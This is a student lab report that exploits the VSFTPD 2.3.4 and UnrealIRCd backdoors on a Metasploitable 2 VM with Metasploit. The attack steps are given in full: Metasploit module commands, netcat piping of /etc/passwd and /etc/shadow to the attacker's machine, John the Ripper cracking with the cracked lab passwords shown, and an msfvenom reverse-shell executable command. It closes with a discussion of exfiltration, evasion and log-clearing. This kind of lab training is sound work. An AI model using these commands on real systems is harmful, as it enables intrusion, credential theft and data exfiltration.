This setup outlines how to exploit the VSFTPD 2.3.4 service that is running on Metasploitable 2 using the Metasploit Framework. To follow along with the following steps you will be required to download Metasploitable 2 and ensure that Kali is able to communicate with it on the network. The version of Metasploitable 2 used in this report is 2.6.24.

1. Ensure Kali is up to date by running the following commands:
    a. sudo apt update
    b. sudo apt upgrade

        Note: The above commands may take some time if updates/upgrades are needed.
2. Setup the Metasploit Framework by running the following commands:
    a. sudo service postgresql start
    b. sudo msfdb init

        Note: This command is run the first time you start the postgresql service only.
3. Verify that the postgresql service is "Active"
    a. sudo systemctl status postgresql
4. Launch the Metasploit framework by running the following command:
    a. msfconsole
5. Cursor will resemble something like msf6 >
6. Enter *db_status* at the prompt to verify connection with the postgresql database.
7. Run an Nmap scan against the target network with the following commands:
    a. db_nmap -A <target network> *Note: May use other scan types.*
    b. Type *hosts* to list hosts discovered.
    c. Type *services* to list services discovered.
8. Search for an exploit to use against VSFTPD 2.3.4 using the following commands:
    a. search type:exploit name:vsftpd
    b. *Note: The description should denote VSFTPD 2.3.4.*
    c. Select the exploit by typing: use <path to exploit>
    d. Cursor will change to: msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

9. Configure the exploit. At the msf6 exploit(unix/ftp/vsftpd_234_backdoor) > prompt enter the following commands:
    a. info **Note: Displays information about the exploit.*
    b. show options **Note: Displays the information required for the exploit.*
    c. set rhosts <target IP>
    d. set rport <21>
    e. show options **Note: Extra step to verify configuration saved.*
10. Exploit the service by typing in the following:
    a. exploit **Note: May need to run a couple of times.*

You should see the following statement with a blank space underneath, [*] Command shell session … opened. At this point you have successfully exploited the vulnerability and can type in commands.

11. Verify user and system name by typing in the following:
    a. whoami
    b. uname -a
12. Setup Netcat listeners to steal the /etc/passwd and /etc/shadow files by doing the following:
    a. On your Kali machine open a new Terminal tab.
    b. In the new Terminal tab type: nc -l -p 4444 > target_password.txt
    c. At your Metasploitable shell type: cat /etc/passwd | nc <Kali IP> 4444
    d. Close the Netcat connection on Kali
    e. At the new Terminal tab type: nc -l -p 4444 > target_shadow.txt
    f. At your Metasploitable shell type: cat /etc/shadow | nc <Kali IP> 4444
    g. Close the Netcat connection on Kali
    h. Verify that you have the following files on your Kali system: target_password.txt, target_shadow.txt.

i. Check the contents of the files by using the *cat* command by typing:

   i. cat target_password.txt

   ii. cat target_shadow.txt

13. Crack the passwords by typing the following commands:

    a. unshadow target_password.txt target_shadow.txt > target_accounts

    b. john --wordlist=/usr/share/john/password.lst target_accounts

    c. john target_accounts --show **Note: This will display the cracked passwords*

We downloaded an additional password list from GitHub at the following link: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt. This password list yielded one more password giving us a total of 4 cracked passwords. We utilized the following command to verify the amount of passwords in each password file we used with the following syntax: wc <pwlist>.

3.2 Exploiting VSFTPD

What was the exploit that was found?
VSFTPD v2.3.4 Backdoor Command Execution

What is its full path name?
exploit/unix/ftp/vsftpd_234_backdoor

There is a third reference to the OSVDB database. What is the OSVDB number?
OSVDB (73573)

What is the user you are running as on the target and what is the version of the Linux kernel?
root
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

3.3 Steal the Password File

N/A

3.4 Crack the Passwords

How many passwords was john able to crack using the wordlist?
3

What are the account names and the cracked passwords?

1. sys:batman:3:3:sys:/dev:/bin/sh
2. klog:123456789:103:104::/home/klog:/bin/false
3. service:service:1002:1002:,,,:/home/service:/bin/bash

After all of that time, did john manage to crack any additional passwords?
yes

How many words are in the password.lst wordlist file in your Kali?
3559

How many words are in this new wordlist?
10,000

How many passwords did john find using the new list and what are they? 1 more.
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash

3.5 Exploitation 1 Deliverables

Attachment 3. 3A_VSFTPD_Exploitation_Screenshots

4 Exploitation 2 - Find Another Exploit on a Different Vulnerability

4.1 Setup

This report outlines how to exploit the IRC service that is running on Metasploitable 2 using the Metasploit Framework. To follow along with the following steps you will be required to download Metasploitable 2 and ensure that Kali is able to communicate with it on the network. The version of Metasploitable 2 used in this report is 2.6.24.

1. Ensure Kali is up to date by running the following commands:
    a. sudo apt update
    b. sudo apt upgrade

Note: The above commands may take some time if updates/upgrades are needed.

2. Setup the Metasploit Framework by running the following commands:

   a. sudo service postgresql start
   b. sudo msfdb init
      Note: This command is run the first time you start the postgresql service only.

3. Verify that the postgresql service is “Active”

   a. sudo systemctl status postgresql

4. Launch the Metasploit framework by running the following command:

   a. msfconsole

5. Cursor will resemble something like msf6 >

6. Enter *db_status* at the prompt to verify connection with the postgresql database.

7. Run an Nmap scan against the target network with the following commands:

   a. db_nmap -A <target network> *Note: May use other scan types.*

   b. Type *hosts* to list hosts discovered.

   c. Type *services* to list services discovered.

8. Search for an exploit to use against IRC using the following commands:

   a. search irc rank:excellent

   b. *Note: The description should denote exploit/unix/irc/unreal_ircd_3281_backdoor*

   c. Select the exploit by typing: use <path to exploit>

   d. Cursor will change to: msf6 exploit(unix/irc/unreal_ircd_3281info_backdoor) >

9. Configure the exploit. At the msf6 exploit(unix/ftp/vsftpd_234_backdoor) > prompt enter the following commands:

   a. info *Note: Displays information about the exploit.*

   b. show options *Note: Displays the information required for the exploit.*

   c. set rhosts <target IP>

d. set rport <6667>

e. show options **Note: Extra step to verify configuration saved.*

10. Set the payload by typing the following:

a. set payload cmd/unix/bind_ruby

11. Exploit the service by typing in the following:

a. run

You should see the following statement with a blank space underneath, [*] Command shell session … opened. At this point you have successfully exploited the vulnerability and can type in commands.

12. Verify user and system name by typing in the following:

a. whoami

b. uname -a

4.2 Exploitation 2 Details

What was the vulnerability you found? *Backdoor vulnerability allowing access to a shell via the IRC service running version 3.2.8.1*

In what service?
6667/tcp open irc UnrealIRCd version: Unreal3.2.8.1

What Metasploit exploit did you use?
Used the unreal_ircd backdoor exploit utilizing the cmd/unix/bind_ruby payload to get a shell.

What is its full Metasploit path name?
exploit/unix/irc/unreal_ircd_3281_backdoor

4.3 Exploitation 2 Deliverables

Attachment 4. 4A_IRC_Second_Exploit_Screenshots

5 Concluding Words

What else can you do with Metasploit and what else should a good pen-tester know?
How else could you go about exfiltrating data?

The Metasploit Framework has several options that are very useful for compromising targets. We have shown how we could exploit a target by using the exploits that are available by simply using them against a target host to gain a shell with root access. We used Netcat to create a listener on our machine so we can receive a connection and we also used Netcat on the target host to send exfiltrated data to the listening connection. This is useful to show how data can be exfiltrated after a compromise but most Intrusion Detection Systems have black listed the use of Netcat making the above scenario unrealistic. By using the additional features available within the Metasploit Framework we can craft novel attacks. First, Metasploit gives us the ability to create payloads as well as setting payloads for use with an exploit. When we exploited IRC running on port 6667 we utilized an already existing payload that gave us a shell with root access on the target host. We could also create the same functionality and place it into an executable for delivery to a target via other methods. MSFvenom is a built-in function that allows for creating payloads which could be delivered via an exploit via Metasploit or to create a malicious executable; in the case below it is call “created_malicious.exe”. This is demonstrated below to attack a Windows target:

msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.XX.XX LPORT=4444 -f exe -o created_malicious.exe

Second, Metasploit allows users to utilize Python and PowerShell scripts. These scripting languages are widely used and allow for automation of tasks which can be utilized to automate enumeration, exploitation or even exfiltration of data by simply calling on the script allowing for a highly customized workflow.

Third, we have the Meterpreter Shell. This shell offers similar functionality as that of a standard Bash shell with the ability to move between shell environments. This is especially handy when compromising Windows systems. With the ability to switch between a Windows Command Line Interface (CLI) and a Meterpreter Shell, you can utilize both Windows commands and Linux based commands against a target. The Meterpreter Shell is able to run both Windows and Linux commands against a Windows target but not all commands will work, being able to switch shell environments allows for full use of all Windows commands when switching to the CLI. For example, this allows for exfiltration of data as you could use the “download” command in a Meterpreter Shell to exfiltrate a file from a Windows system. Another functionality of the Meterpreter Shell is the ability to use Post modules for post-exploitation activities such as dumping hashes or even clearing event logs on a target.

Fourth, you can create reverse ssh tunnels to obfuscate a connection and send malicious payloads through or to exfiltrate data. Reverse ssh tunnels can be utilized to bypass firewalls while using a trusted host on the network to serve as a pivot. Metasploit is able to take advantage of these ssh tunnels allowing for reverse shell functionality.

Covert data exfiltration requires outside the box thinking and manipulating the features of services to extract data. Metasploit has several modules that can be used to set up rogue DNS servers where data can be exfiltrated. Data may also be exfiltrated via Metasploit HTTP and HTTPS modules. Data

encapsulation can be used to bypass filtering protocols by disguising exfiltrated data as a zip file and the abuse of protocols such as FTP, SSH, SCP, or ICMP can also be used to exfiltrate data to avoid detection.

A few things a good pen-tester needs to have is a working knowledge of computing protocols, how networks work, evasion techniques, covering tracks techniques, and how to use different methods to deliver a payload. Paramount to this is the ability to gather information and decipher it appropriately to make the decisions that will lead to a successful compromise. It also helps to know how the defensive side of operations looks and how offensive actions look to a defender. This information allows a pen-tester to conduct a robust assessment of the network and mimic more closely real life attacks. Attacks such as fileless malware, encoded powershell scripts, abuse of system services, command execution via abuse of system services, DNS command and control and data exfiltration. To come up with these attacks requires a deep knowledge of computer and network functionality. Pen-testers need to have this same level of ingenuity that will empower the knowledge they possess and a sincere want to always be learning and improving their techniques.